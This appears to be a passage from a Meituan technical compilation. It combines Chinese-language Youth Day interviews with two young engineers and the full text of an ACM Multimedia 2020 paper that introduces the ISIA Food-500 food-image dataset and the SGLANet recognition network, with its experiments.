漆毅：我理解是「谋定而后动」，做事有头尾。在做一件事之前，都先想清楚为什么要做这件事。然后也多和同事、Leader 沟通，对齐目标，争取得到最大的帮助。一旦定好目标计划，开始执行，技术层面就靠一些硬功夫，如代码能力、数据分析能力、业务指标理解程度等等，保障能逐步推进，获得有效输出。平时，我主要还是从具体的项目实施中去加强这方面锻炼。在具体的项目制定和推进过程中，注意每天或隔天都有小目标和小回顾，也在合适时与团队沟通、对齐。

Q6：作为美团的新生力量，公司主要为你们提供了哪些方面的培养？

漆毅：公司提供的培养方面，帮助最大的无疑是新人培养计划。部门为每个新入职的同事分配了一名 Mentor，帮助熟悉工作、融入团队。这里要特别感谢我的 Mentor，他的业务、技术厉害不说，还超有耐心。

其他培养的话，我印象比较深的有互联网 + 大学的一些课程，这些课程都是由公司内同事或公司邀请外部大牛来讲述，是很好的沟通与学习的机会。对于一个技术新人来说，目前，我们收到的课程推送主要是技术方面的课程信息。而公司层面一直很强调业务理解和业务价值，因而我觉得针对这部分内容，可以考虑对技术同学推送业务相关的一些基础课程。

Q7：平时喜欢读书吗？哪本对自己影响比较大？

漆毅：平时会读一些书，小说啊诗歌啊之类，比较放松。来美团后看了美团「四大名著」之一的《高效能人士的七个习惯》。特别欣赏其中一条，叫「以终为始」。结合公司强调的基本功训练，我理解就是定好目标，完善计划，并妥善执行。说来容易，动手艰辛，还是一定要耐心够、干劲足才行。

Q8：五四青年节，对在校的学弟学妹们有什么想说的话？

漆毅：真的是很羡慕大家，还是挺怀念在学校的日子的。如果说有什么贴近实际的建议，那就是学弟学妹们在找工作时，能多就多投，不要给自己的选择设限。面试也是一个互相了解的过程。当然也欢迎大家多投美团，已经有很多学长学姐，在美团的各个岗位上发挥出个人的价值，特别欢迎大家来广告平台。

这些日子，全球各方面冲突加剧，显得动荡不安。在这样的环境下，我们每个个体看重什么，做什么样的选择，更需要三思。

不拘泥于眼前的得失，把控未来五年、十年的变化与发展

Q1：毕业时，你应该拿到了不少 Offer，为什么最后选择了美团？

佳昊：我在 2018 年 7 月份参加美团的面试，11 月份决定加入美团，期间历时 4 个月的时间。在这期间，我和我的 Leader 一直在沟通交流，他的坦诚、思考问题的方式、还有他之前在学术界取得的成果深深吸引并打动了我。

此外，在等待 Offer 期间，部门负责人王仲远还特地为我们校招生开了「保温 party」，真实详细且毫不避讳地介绍了部门已有的成果和不足，部门的目标和战略，以及未来的方向。让我认识到，搜索与 NLP 部门是一个由使命感驱动的团队，是一个可以专心做事的地方。因此，我选择加入了美团。

Q2：在美团众多的企业理念中，哪一条对你影响比较大？

佳昊：长期有耐心。在工作期间愈发体会到这 5 个字的分量。在发展如此快速的互联网行业，大部分人都期望可以快速拿到产出。但「贪心」算法告诉我们，「步步最优，不一定全局最优」。所谓「长期有耐心」，需要我们把目光放的长远，准确把控未来五年、十年的变化与发展，不拘泥于眼前的得失。如果没有一定的战略眼光和知识储

备，是无法做到这一点的。当然，也深感自己要学习的还有太多。

Q3：工作中，典型的一天是怎么度过的？

佳昊：到公司查看邮件，确定会议时间，做好会议准备。下午到晚上，会专心解决一些复杂的问题。

Q4：工作以后，最自豪或者印象最深刻的一件事是什么？

佳昊：我参与的一个项目是改善美团大搜中的相关性问题。当自己的方法上线后，可以切实感受到相关性问题得到了明显的改善，感到很自豪。

Q5：你理解的基本功是什么？你平时怎么加强这方面的训练？

佳昊：基本功是工作的日常。发送邮件、大象沟通、写代码注释、做 Slides、面对面沟通等等。我最近在锻炼自己的写作能力：

- 把问题定义清楚。不同的人对同一个词的定义会不一样，容易造成歧义。
- 减少「口语化」的表述。减少 Buzzy Words。力求精炼、准确、无误。

Q6：作为美团的新生力量，公司主要为你们提供了哪些方面的培养？

佳昊：美团「萌芽计划」封闭培训，让我了解了公司的历史、文化还有价值观，对公司产生了更大的归属感。还有就是互联网 + 大学的课程，帮助我快速地学习，提升自己的技术。

Q7：平时喜欢读书吗？哪本对自己影响比较大？平时有哪些爱好？这些爱好对自己有什么影响？

佳昊：《原则》，这本书很多大佬都推荐过。还有就是打「桌游」，能够培养自己的逻辑能力，识别逻辑陷阱。

Q8：五四青年节，对在校的学弟学妹们有什么想说的话？

佳昊：对于非毕业生，建议大家学好知识，打好基础。大学生活很精彩，学习是其中

最重要的一部分。对于毕业生，在选择第一份工作时，不要只考虑薪酬，还要考虑未来 3 到 5 年的发展。希望大家早日做好个人规划，多跟部门同事或者未来的 Leader 进行沟通。也欢迎大家加入美团，和优秀的人一起做非凡的事。

最后引用鲁迅先生的一句话：「愿中国青年都摆脱冷气，只是向上走，不必听自暴自弃者流的话。能做事的做事，能发声的发声。有一分热，发一分光。就令萤火一般，也可以在黑暗里发一点光，不必等候炬火。」跟同学们共勉。

致敬青年

今天，在这个属于青年的特殊日子里，我们向所有的青年才俊说一声：大家辛苦了！

因为有你，我们青春无限。

因为有你，我们不畏艰难。

因为有你，我们纵情向前！

论文

ISIA Food-500: A Dataset for Large-Scale Food Recognition via Stacked Global-Local Attention Network

Weiqing Min[1,2], Linhu Liu[1,2], Zhiling Wang[1,2], Zhengdong Luo[1,2], Xiaoming Wei[3], Xiaolin Wei[3], Shuqiang Jiang[1,2]

[1] Key Lab of Intelligent Information Processing, Institute of Computing Technology, CAS, Beijing, 100190, China
[2] University of Chinese Academy of Sciences, Beijing, 100049, China
[3] Meituan-Dianping Group

{minweiqing,sqjiang,luozhengdong}@ict.ac.cn;{linhu.liu,zhiling.wang}@vipl.ict.ac.cn;{weixiaoming,weixiaolin02}@meituan.com

ABSTRACT

Food recognition has received more and more attention in the multimedia community for its various real-world applications, such as diet management and self-service restaurants. A large-scale ontology of food images is urgently needed for developing advanced large-scale food recognition algorithms, as well as for providing the benchmark dataset for such algorithms. To encourage further progress in food recognition, we introduce the dataset ISIA Food-500 with 500 categories from the list in the Wikipedia and 399,726 images, a more comprehensive food dataset that surpasses existing popular benchmark datasets by category coverage and data volume. Furthermore, we propose a stacked global-local attention network, which consists of two sub-networks for food recognition. One sub-network first utilizes hybrid spatial-channel attention to extract more discriminative features, and then aggregates these multi-scale discriminative features from multiple layers into global-level representation (e.g., texture and shape information about food). The other one generates attentional regions (e.g., ingredient relevant regions) from different regions via cascaded spatial transformers, and further aggregates these multi-scale regional features from different layers into local-level representation. These two types of features are finally fused as comprehensive representation for food recognition. Extensive experiments on ISIA Food-500 and other two popular benchmark datasets demonstrate the effectiveness of our proposed method, and thus can be considered as one strong baseline. The dataset, code and models can be found at http://123.57.42.89/FoodComputing-Dataset/ISIA-Food500.html.

CCS CONCEPTS

• **Computing methodologies** → **Image representations**; **Object recognition**.

KEYWORDS

Food Recognition, Food Datasets, Benchmark, Deep Learning

MM '20, October 12–16, 2020, Seattle, WA, USA

ACM ISBN 978-1-4503-7988-5/20/10…$15.00
https://doi.org/10.1145/3394171.3414031

ACM Reference Format:
Weiqing Min[1,2], Linhu Liu[1,2], Zhiling Wang[1,2], Zhengdong Luo[1,2], Xiaoming Wei[3], Xiaolin Wei[3], Shuqiang Jiang[1,2]. 2020. ISIA Food-500: A Dataset for Large-Scale Food Recognition via Stacked Global-Local Attention Network. In *Proceedings of the 28th ACM International Conference on Multimedia (MM '20), October 12–16, 2020, Seattle, WA, USA.* ACM, New York, NY, USA, 9 pages. https://doi.org/10.1145/3394171.3414031

1 INTRODUCTION

Food computing [38] is emerging as a new field to ameliorate the issues from many food-relevant fields, such as nutrition, agriculture and medicine. As one significant task in food computing, food recognition has received more attention in multimedia and beyond [15, 25, 36, 41] for its various applications, such as visual food diary [36], health-aware recommendation [42] and self-service restaurants [2].

Despite its great potential applications, recognizing food from images is still a challenging task, and the challenge derives from three-fold:

- **There is a lack of large-scale food dataset for food recognition.** Existing works mainly focus on utilizing smaller datasets for food recognition, such as ETH Food-101 [6] and Vireo Food-172 [7]. For example, Bossard *et al.* [6] released one food dataset ETH Food-101 from western cuisines with 101 food categories and 101,000 images. Chen *et al.* [7] introduced the Vireo Food-172 dataset from 172 Chinese food categories. These data-sets is lack of diversity and coverage in food categories and do not include a wide range of food images. Therefore, they are probably not sufficient to construct more complicated deep learning models for food recognition.
- **There are larger intra-class variations in the global appearance, shape and other configurations for food images.** As shown in Fig. 1, there are different shapes for the butter pecan and different textures appear in the mie goreng dish. Although numerous methods have been developed for addressing the problem of food recognition, most of these methods mainly focus on extracting features with certain type or some types while ignoring other aspects. For example, works on [4] mainly extracted color features while Niki *et al.* [32] designed a network to capture certain vertical structure for food recognition.
- **There are subtle discriminative details from food images, which are harder to capture in many cases.** Food recognition belongs to fine-grained recognition. Therefore, discriminative details are too subtle to be well-represented by existing

CNNs in many cases. As shown in Fig. 1, global features are not discriminative enough to distinguish between corn stew and leek soup. Although local regional features are probably more useful, we should carefully design one network to capture and represent such subtle difference. In order to improve the recognition performance, additional context information, such as location and ingredients [4, 41, 51, 59] is utilized. However, when these information is unavailable, these methods probably do not work.

Figure 1: Some samples from ISIA Food-500

In this work, we address data limitations by introducing a new large-scale dataset ISIA Food-500 with 399,726 images and 500 categories. In contrast with existing popular benchmark datasets, it is a more comprehensive food dataset with larger category coverage, larger data volume and higher diversity. To solve another two challenges, we propose a Stacked Global-Local Attention Network (SGLANet) to jointly learn complementary global and local visual features for food recognition. This is achieved by two sub-networks, namely Global Feature Learning Subnetwork (GloFLS) and Local-Feature Learning Subnetwork (LocFLS). GloFLS first utilizes hybrid spatial-channel attention to obtain more discriminative features for each layer, and then aggregates these features from different layers with both coarse and fine-grained levels, such as shape and texture cues about food into global-level features. LocFLS adopts cascaded Spatial Transformers (STs) to localize different attentional regions (e.g., ingredient-relevant regions), and aggregates fused regional features from different layers into local-level representation. In addition, SGLANet is trained with different types of losses in an end-to-end fashion to maximize their complementary effect in terms of discriminative power.

The contributions of our paper can be summarized as follows:

- We introduce a new large-scale and highly diverse food image dataset with 500 categories and about 400,000 images, which will be made publicly available to further the development of scalable food recognition.
- We propose a stacked global-local attention network architecture to jointly learn food-oriented global and local features via combining hybrid spatial-channel attention and multi-scale strategy for food recognition.
- We conduct extensive evaluation on our proposed dataset and other two popular food benchmark datasets to verify the effectiveness of our approach. As one strong baseline, code and models will also be released upon publication to support future research.

Table 1: Summary of available datasets for food recognition.

Dataset	#Images	#Categories	#Coverage
PFID [9]	4,545	101	Japanese
UEC Food100 [34]	14,361	100	Japanese
UEC Food256 [27]	25,088	256	Japanese
ETHZ Food-101 [6]	101,000	101	Western
UPMC Food-101 [48]	90,840	101	Western
UNIMIB2015 [12]	2,000	15	Misc.
UNIMIB2016 [13]	1,027	73	Misc.
ChineseFoodNet [10]	192,000	208	Chinese
Vireo Food-172 [7]	110,241	172	Chinese
KenyanFood13 [23]	8,174	13	Kenyan
Sushi-50 [44]	3,963	50	Japanese
FoodX-251 [26]	158,846	251	Misc.
ISIA Food-200 [41]	197,323	200	Misc.
ISIA Food-500	**399,726**	**500**	**Misc.**

2 RELATED WORK

Food-centric datasets More and more food datasets have been developed [6, 7, 26, 27, 34, 41] in recent years. Table 1 summarizes statistics of publicly available datasets for food recognition. The first benchmark is the PFID dataset [9] with only 4,545 images from 101 fast food categories. ETHZ Food-101 dataset [6] and VIREO Food-172 dataset [7] consist of more food images. However, these datasets failed in term of more comprehensive coverage of food categories, like object-centric ImageNet [14] and place-centric Places [58]. We hence introduce a new large scale food dataset ISIA Food-500 with 399,726 images and 500 food categories, and it aims at advancing multimedia food recognition and promoting the development of food-oriented multimedia intelligence.

There are some recipe-relevant multimodal datasets, such as Yummly28K [39], Yummly66K [37] and Recipe1M [45]. Recipe1M is the most known dataset, which contains about 1 million structured cooking recipes and their images for cross-modal retrieval. In contrast, the goal of our proposed ISIA Food-500 is for advancing multimedia food recognition.

Food Recognition Recently, Min *et al.* [38] gave a survey on food computing including food recognition. In the earlier years, various hand-crafted features are utilized for recognition [6, 53]. For example, Lukas *et al.* [6] utilized random forests to mine discriminative image patches as visual representation. Recent advances in deep learning have gained significant attention due to its impressive performance. As a result, existing methods resort to deep learning for food recognition [18, 25, 32]. There are also literatures, which utilize additional context information, such as ingredients and location [7, 41, 59] to improve the recognition performance. For example, Zhou *et al.* [59] exploited rich relationships among

ingredients and restaurant information through the bi-partite graph for food recognition. Different from these works, our work does not introduce additional context information, and design a two-branch network to jointly learn food-oriented global features(e.g., texture and shape) and local features (e.g.,ingredient-relevant regional features) to enable comprehensive and discriminative feature representation for food recognition.

In addition, our work is also very relevant to fine-grained image recognition [49], which aims to classify subordinate categories. Food recognition belongs to fine-grained image recognition. However, compared with other types of fine-grained objects, we should take characteristics of food images into consideration, and design the targeted network for food recognition.

3 ISIA FOOD-500

3.1 Dataset Construction

In order to obtain one high-quality food dataset with broad coverage, high diversity and density of samples, we build ISIA Food-500 from the following four steps:

(1) Constructing the Food Category List. In order to guarantee high-coverage of the categorical space, we resort to Wikipedia to construct the food concept system. Particularly, we built the food list according to "Lists of foods by ingredient" from Wikipedia[1]. The Deep-First-Search algorithm is used to traverse links of the website to find food categories more completely. After that, we obtained the original food list with 4,943 types. We then removed redundant food types and conducted the combination for synonyms. Finally, we obtained 3,309 food categories.

(2) Collecting Food Images. Using a query term from the constructed food category list, we crawled candidate images from various search engines (i.e., Google, Bing and Baidu) for broader coverage and higher diversity of food images compared with other datasets from only one data source. In order to ensure that crawled images are less noisy, we expanded search terms by adding keywords, such as "food" and "dish". In this case, images for each term are retrieved and these images are then combined from different search engines. Because some images crawled from different search engines are repeated, we conducted hash based duplication detection to remove repeated ones.

(3) Cleaning and Pre-processing Food Images. Images are cleaned up through both automatic and manual processing. For automatic data cleaning, we removed candidate images with incomplete RGB channels, and the length or width of an image less than 100 pixels. We next trained a food/non-food binary classifier to further remove non-food images. Particularly, we combined images from the training set of both ETHZ Food-101 (western dishes) and VireoFood-172 (eastern dishes) as positive samples of the training set. We then randomly selected about 400,000 non-food images from both ImageNet and Places365 as negative samples of the training set. All the test samples of both ETHZ Food-101 and VireoFood-172 and the other 100,000 non-food images randomly selected from both ImageNet and Places365 constitute the test set. We trained a deep network (VGG-16 in our work) on the constructed training set and the classification accuracy of the network achieved 99.48% on the test set. The trained model is then used to filter out non-food images from downloaded images. After automatic cleaning, we then conduct manual verification by crowd-sourcing the task to 20 Lab members.

(4) Scaling Up the Dataset. After image collection and annotation, there are still many food categories with few images. To further increase the number of the candidate dataset, we translated the name of these food categories into different languages, such as Chinese and French, and then crawled images from three search engines. We also crawled more food images from other recipe/food shared websites, such as Allrecipes.com and foodgawker.com. We finally selected 500 categories with more than 500 images per category as our resulting dataset.

3.2 Dataset Statistics and Characteristics

ISIA Food-500 consists of 399,726 images with 500 categories. The average number of images per category is about 800. Fig. 2 shows sorted distribution of the number of images from sampled classes while Fig. 3 shows some samples. Note that we represented the food category with more than two words by concatenating them using '-'. ISIA Food-500 is a more comprehensive food dataset that surpasses existing popular benchmark datasets, such as ETH Food-101 and Vireo Food-172 from the following three aspects: **(1) Larger data volume**. It has 399,726 images from 500 food categories, which has created a new milestone for the task of complex food recognition. **(2) Larger category coverage**. It consists of 500 categories, which is about $3 \sim 5$ times that of existing datasets, such as Food-101 and Vireo Food-172. **(3) Higher diversity**. Food categories from this dataset covers various countries and regions including both eastern and western cuisines. Fig. 4 provided the comparisons of distributions of food categories on food types, such as ETH Food-101 (western food), Vireo Food-172 (eastern food) and ISIA Food-200 (Misc. food). According to the GSFA standard[2], the food from our dataset and existing typical ones mainly belongs to the following 11 categories: Meat, Cereals, Vegetables, Fish, Fruits, Dairy, Bakery, Fats, Confectionary, Beverages and Eggs. We can see that for most of food types, the number of food categories from ISIA Food-500 is larger than these existing datasets. Furthermore, some food types are covered in ISIA Food-500, but missing in other ones, such as Dairy and Beverages.

4 FRAMEWORK

Fig. 5 illustrates the proposed Stacked Global-Local Attention Network (SGLANet), which can jointly learn complementary global and local features for food recognition. SGLANet mainly consists of two components, namely **Glo**bal **F**eature **L**earning **S**ub-network (GloFLS) and **Loc**al-**F**eature **L**earning **S**ub-network (LocFLS). GloFLS first adopts hybrid Spatial-Channel Attention (SCA) to obtain more discriminative features from each layer of the network, and then aggregates a set of features from these layers to capture different types of global level features, such as shape and texture cues about food. LocFLS adopts cascaded STs to localize different local regions for each layer, and then aggregates fused features with different regions from different layers into final local feature representation. Finally, SGLANet fuses both global and local features

[1] https://en.wikipedia.org/wiki/Category:Lists_of_foods

[2] http://www.fao.org/gsfaonline/index.html?lang=en




Figure 2: Sorted distribution of the number of images from sampled classes in the ISIA Food-500.




Figure 3: Image samples from the ISIA Food-500 dataset

for food recognition. In addition, SGLANet is trained with different types of losses, including global loss, local loss and joint loss in an end-to-end fashion to maximize their complementary benefit in terms of the discriminative power.

4.1 GloFLS

Given the whole input image, GloFLS first learns more discriminative features via hybrid Spatial-Channel Attention (SCA) for each layer, and then aggregates these discriminative features from different layers into global level representations via multi-layer feature fusing. Considering features extracted from different layers contain low-level, mid and high ones, GloFLS can capture various types of global level features, such as shape, texture and edge cues about food.

Spatial-Channel Attention (SCA) The combination of both spatial and channel attention can capture discriminative features comprehensively from different dimensions, and thus have been successfully applied in many tasks, such as image captioning [8] and person ReID [29]. Different from these works, we apply SCA to the food recognition task by capturing food-oriented discriminative features.

The input to a SCA module is a 3-D tensor $\mathbf{X}^l \in \mathrm{R}^{h \times w \times c}$ with width w, height h, channels c and the layer of GloFLS l, respectively. The output of this module is a saliency weight map $\mathbf{A}^l \in \mathrm{R}^{h \times w \times c}$ of the same size as $\mathbf{X}$. We calculate $\mathbf{A}^l \in \mathrm{R}$ for SCA learning [29]:

$$\mathbf{A}^l = \mathbf{S}^l \times \mathbf{C}^1 \tag{1}$$

where $\mathbf{S}^l \in \mathrm{R}^{h \times w \times 1}$ and $\mathbf{C}^l \in \mathrm{R}^{1 \times 1 \times c}$ mean spatial and channel attention maps, respectively.

The Global Averaging Pooling (GAP) is used to calculate the spatial attention as follows:

$$\mathbf{S}^l = \frac{1}{c} \sum_{i=1}^{c} \mathbf{X}^l_{1:h,1:w:i} \tag{2}$$

The channel attention from the squeeze-and-excitation block [19] is computed as follows:

$$\begin{aligned} \mathbf{C}^l_1 &= \frac{1}{h \times w} \sum_{i=1}^{h} \sum_{j=1}^{w} \mathbf{X}^l_{i,j,1:c} \\ \mathbf{C}^l &= ReLU(\mathbf{M}^{ca}_2 \times \mathrm{Relu}(\mathbf{M}^{ca}_1 \mathbf{C}^l_1)) \end{aligned} \tag{3}$$

where $\mathbf{M}^{ca}_1 \in \mathbf{R}^{\frac{c}{r} \times c}$ and $\mathbf{M}^{ca}_2 \in \mathbf{R}^{c \times \frac{c}{r}}$ represent the parameter matrix of 2 conv layers respectively, and r denotes the bottleneck reduction rate.

Multi-Layer Feature Fusing By extracting attentional features from multiple layers, we can obtain low, mid and high-level features, which include various types of global features, such as texture, shape and edge information [54]. Such global features are important cues for food recognition. Therefore, we aggregate discriminative attentional features from different layers into global level feature representation for food recognition via a concatenation layer and a fully connected layer.




Figure 4: Comparison on distributions of categories on ISIA Food-500 and other existing typical ones.




Figure 5: The proposed framework. GAP: Global Average Pooling layer. SCA: Spatial-Channel Attention. ST: Spatial Transformer. FC: Full-Connected layer.

4.2 LocFLS

LocFLS localizes discriminative regions with different positions and scales to capture local features. It uses stacked STs [22] to localize regions from different layers. For each layer, one inception block is introduced to extract regional features, and followed by a global average pooling layer and a max-pooling layer for fusing these regional features. The features from each layer are fused to final local features via a concatenation layer and a fully connected layer.

Spatial Transformer (ST) For each layer, we adopt ST to locate latent T regions, and model this regional attention by a transformation matrix as:

$$\mathbf{A}^l = \begin{bmatrix} s_h & 0 & t_x \\ 0 & s_w & t_y \end{bmatrix} \tag{4}$$

which allows for image cropping, translation, and isotropic scaling operations by varying two scale factors (s_h , s_w) and 2-D spatial position (t_x, t_y).

4.3 Learning with Multiple Losses

SGLANet is jointly optimized by three types of losses, i.e., joint loss L_{Joi}, global loss L_{Glo}, and local loss L_{Loc} respectively, leading to the final loss function:

$$L = L_{Joi} + \gamma_1 L_{Glo} + \gamma_2 L_{Loc} \tag{5}$$

where γ_1 and γ_2 are balance parameters, and the cross-entropy classification loss function is used for all three types of losses.

Such learning with different types of losses can maximize their complementary benefit in terms of the discriminative power.

5 EXPERIMENT

5.1 Experimental Setup

Our model is implemented on the Pytorch platform. The images are resized to 224×224. The models are optimized using stochastic gradient descent with a batch size of 80 and momentum of 0.9. The learning rate is set to 10^{-2} initially and divided by 10 after 30 epochs. For GloFLS, we selected SENet [19] as the backbone, and

Table 2: Evaluating individual modules in GloFLS on ISIA Food-500 (%).

Method	Top-1 acc.	Top-5 acc.
SENet-154	63.83	88.61
SENet-154+SCA	64.42	89.05
SENet-154+Multi-scale	64.60	89.08
GloFLS	**64.63**	**89.14**

Table 3: Ablation experiments on ISIA Food-500 with global & local-level features (%).

Method	Top-1 acc.	Top-5 acc.
GloFLS	64.63	**89.14**
LocFLS	64.10	88.86
SGLANet	**64.74**	89.12

the bottleneck reduction rate $r = 16$. For LocFLS, we selected simple Inception-B unit as basic building block. For each layer, $T = 4$ and the scale of ST is fixed as $s_h = s_w = 0.5$. We set $\gamma_1 = \gamma_2 = 0.5$ in Eq. 5. Top-1 accuracy (Top-1 acc.) and Top-5 accuracy (Top-5 acc.) are used as evaluation metrics.

5.2 Experiment on ISIA Food-500

ISIA Food-500 is divided into 60%, 10% and 30% images for training, validation and testing, respectively. All the experiments adopt a single centered crop (1-crop) at test time in the defaulting setting.

Ablation Study We first evaluated the effect of each individual component in GloFLS in Table 2. It shows that: (1) Any of two components in isolation brings recognition performance gain; (2) The combination of SCA and Multi-scale gives further accuracy boost, which suggests the complementary effect. We then evaluated the effect of joint global and local feature learning by comparing their individual global and local features. Table 3 shows that a performance gain is obtained in Top-1 accuracy by joining two representations, which validates the complementary effect of jointly learning global and local features from GloFLS and LocFLS.

We finally evaluate the effect of different losses as shown in Table 4. The experimental results demonstrate that we obtain the best recognition performance when different losses are utilized. The reason is that different loss functions can regulate the deep network from different aspects and work together to improve the recognition performance. Another observation is that the performance with one additional loss does not improve the performance compared with the baseline without both global and local losses. The probable reason is that the performance improvement needs joint work from two losses.

Comparisons with State-of-the-Art We evaluated SGLANet against different baseline methods on Table 5. These baselines include not only various typical deep networks, such as VGG16 and SENet, but also some recently proposed fine-grained methods, such as NTS-NET [55] and WS-DAN [20]. Note that for these fine-grained methods, we followed the same setting in their mentioned papers. We observed that the performance superiority of SGLANet over all the state-of-the-arts in both Top-1 accuracy and Top-5 accuracy. Compared with best baseline SENet-154, there is the performance improvement of about 0.9 percent in Top-1 accuracy for the test set. These results validate the advantage of joint global and local feature learning of SGLANet.

Table 4: Evaluating individual losses on ISIA Food-500 (%).

Method	Top-1 acc.	Top-5 acc.
$\lambda_1 = \lambda_2 = 0$	64.16	88.94
$\lambda_1 = 0, \lambda_2 = 0.5$	63.95	88.57
$\lambda_1 = 0.5, \lambda_2 = 0$	64.02	88.59
$\lambda_1 = 0.5, \lambda_2 = 0.5$	**64.74**	**89.12**

Table 5: Performance comparison on ISIA Food-500 (%).

Method	Top-1 acc.	Top-5 acc.
VGG-16 [47]	55.22	82.77
GoogLeNet [36]	56.03	83.42
ResNet-152 [17]	57.03	83.80
WRN-50 [46]	60.08	85.98
DenseNet-161 [21]	60.05	86.09
NAS-NET [60]	60.66	86.38
SE-ResNeXt101_32x4d [19]	61.95	87.54
NTS-NET [55]	63.66	88.48
WS-DAN [20]	60.67	86.48
DCL [11]	64.10	88.77
SENet-154 [19]	63.83	88.61
SGLANet	**64.74**	**89.12**

Visualization of GloFLS and LocFLS We visualized both SCA from GloFLS and STs from LocFLS at three different layers of SGLANet. Fig. 6 shows: (1) in GloFLS, SCA captures different global level features at different layers, such as shape information for Boiled_beef and texture information from Pumpkin_bread. Meanwhile, with increased depth of SGLANet, SCA captures more focused and discriminative features (2) in LocFLS, STs capture different local regions with less background at different layers from LocFLS, such as Crudites. This again verified complementary effect of joint global and local feature learning.

Qualitative Analysis We selected 20 classes in the test phase to further evaluate our method. Particularly, we listed the Top-1 accuracy of both 10 best and 10 worst performing classes in Fig. 7. We can observe that some categories can be easily recognized, such as Chakli and Edamame, and their Top-1 accuracy is above 97%. However, there are some categories, which are very hard to recognize, such as Curry_rice and kebab, and their Top-1 accuracy is below 10%. We further demonstrate some challenging recognized examples from the 10 worst performing classes, and Fig. 8 shows that too small inter-class variations is the main reason for bad performance. We have shown that existing methods are far from tackling large-scale recognition task with high accuracy like ImageNet, pointing to exciting future directions.






Figure 6: Visualization of SCA in GloFLS and STs in LocFLS from (a) The 2^{th} layer,(b) The 3^{th} layer and (c) The 4^{th} layer.

Table 6: Performance comparison on ETHZ Food-101 (%).

Method	Setting	Top-1 acc.	Top-5 acc.
AlexNet-CNN [6]	1-crop	56.40	-
SELC [33]	1-crop	55.89	-
ResNet-152+SVM-RBF [35]	1-crop	64.98	-
DCNN-FOOD [52]	1-crop	70.41	-
LMBM [50]	1-crop	72.11	-
Ensemble Net [43]	1-crop	72.12	91.61
GoogLeNet [3]	1-crop	78.11	-
DeepFOOD [30]	1-crop	77.40	93.70
ILSVRC [5]	1-crop	79.20	94.11
WARN [31]	1-crop	85.50	-
CNNs Fusion(I_2) [1]	1-crop	86.71	-
Inception V3 [16]	1-crop	88.28	96.88
SENet-154 [19]	1-crop	88.62	97.57
WRN [32]	10-crop	88.72	97.92
SOTA[28]	1-crop	90.00	-
DLA[57]	1-crop	90.00	-
WISeR [32]	10-crop	90.27	**98.71**
IG-CMAN [41]	1-crop	90.37	98.42
PAR-Net [44]	1-crop	89.30	-
PAR-Net [44]	10-crop	90.40	-
Inception-Resnet-v2 SE [56]	1-crop	90.40	-
MSMVFA [24]	1-crop	90.59	98.25
SGLANet	1-crop	89.69	98.01
SGLANet	10-crop	90.33	98.20
SGLANet(Pretrained)	1-crop	90.47	98.21
SGLANet(Pretrained)	10-crop	**90.92**	98.24



(a) The 10 best performing classes



(b) The 10 worst performing classes

Figure 7: Selected categories from (a)The 10 best and (b)The 10 worst performing classes.

